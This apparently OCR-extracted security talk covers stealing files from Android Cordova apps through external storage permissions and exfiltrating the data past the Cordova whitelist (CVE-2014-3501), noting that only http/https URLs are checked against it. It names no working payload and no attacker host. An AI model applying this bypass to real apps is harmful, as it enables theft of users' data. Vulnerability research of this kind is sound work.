
Theft of Sensitive Files: Remote Attack Upgrade




Theft of Sensitive Files: Remote Attack Upgrade



Theft of Sensitive Files: Remote Attack Upgrade



Theft of Sensitive Files: Remote Attack Upgrade



Theft of Sensitive Files: Remote Attack Upgrade

Problem:

public static final String **READ_EXTERNAL_STORAGE**

Allows an application to read from external storage.

Any app that declares the `WRITE_EXTERNAL_STORAGE` permission is implicitly granted this permission.

This permission is enforced starting in API level 19. Before API level 19, this permission is not enforced and all apps still have access to read from external storage. enabling *Protect USB storage* under Developer options in the Settings app on a device running Android 4.1 or higher.


Also starting in API level 19, this permission is *not* required to read/write files in your application-specific directories returned by `getExternalFilesDir(String`

In practice:


- ~80% of devices are still below KITKAT
- 61% of the exploitable apps in our sample set acquired at least one of the external storage permissions.

STEP II DEMO


STEP III: DATA EXFILTRATION



Option I: Data Exfiltration to Remote Attacker



Option II: Data Exfiltration to Malware




Cordova Whitelists

Problem:

Developer defined allowed end-points for network requests:

```
https://webservice.mybank.com/
https://*.mybank.com/
```


Shouldn't be possible to exfiltrate data!



Cordova Whitelist Bypass (CVE-2014-3501)

IceCreamCordovaWebViewClient.java

```
@Override
public WebResourceResponse shouldInterceptRequest(WebView view, String url) {
  try {
    // Check the against the white-list.
    if ((url.startsWith("http:") ||
         url.startsWith("https:")) && !Config.isUrlWhiteListed(url)) {
      LOG.w(TAG, "URL blocked by whitelist: " + url);
      // Results in a 404.
      return new WebResourceResponse("text/plain", "UTF-8", null);
    }
    ...
  }
}
```




Cordova Whitelist Bypass (CVE-2014-3501)

IceCreamCordovaWebViewClient.java

```
 if ((url.startsWith("http:") ||
      url.startsWith("https:")) &&
      !Config.isUrlWhiteListed(url))
{
      <BLOCK REQUEST>
}
  }
 }
```

Only checks HTTP/HTTPS against Whitelist!



Cordova Whitelist Bypass (CVE-2014-3501)

